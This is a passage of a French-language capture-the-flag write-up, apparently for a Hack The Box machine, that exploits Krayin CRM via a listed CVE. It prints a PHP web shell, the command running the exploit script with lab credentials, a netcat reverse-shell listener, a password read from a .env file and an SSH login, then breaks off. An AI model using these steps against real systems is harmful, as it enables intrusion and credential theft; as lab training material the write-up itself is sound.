

Via exploit-db, nous trouvons un exploit pour Krayin CRM (CVE-2026-38526)

Nous téléchargeons le fichier contenant l'exploit et vérifions les données à lui transmettre
Nous créons un shell PHP :
<?php system($_GET['cmd']); ?>

Lançons l'exploit :
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php

Nous lançons le listener : nc -lvp 12345. Nous déclenchons le shell via le navigateur sur le chemin fourni par l'exploit


Nous obtenons un reverse shell dans le terminal où nc est en cours d'exécution :

Nous lisons .env depuis l'intérieur du système et trouvons le second mot de passe : DB_PASSWORD=y27xb3ha!!74GbR
Nous nous connectons via SSH :
ssh [email protected]

Au total : nous trouvons le premier user-flag !
Vérifions la présence de wget :
Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.

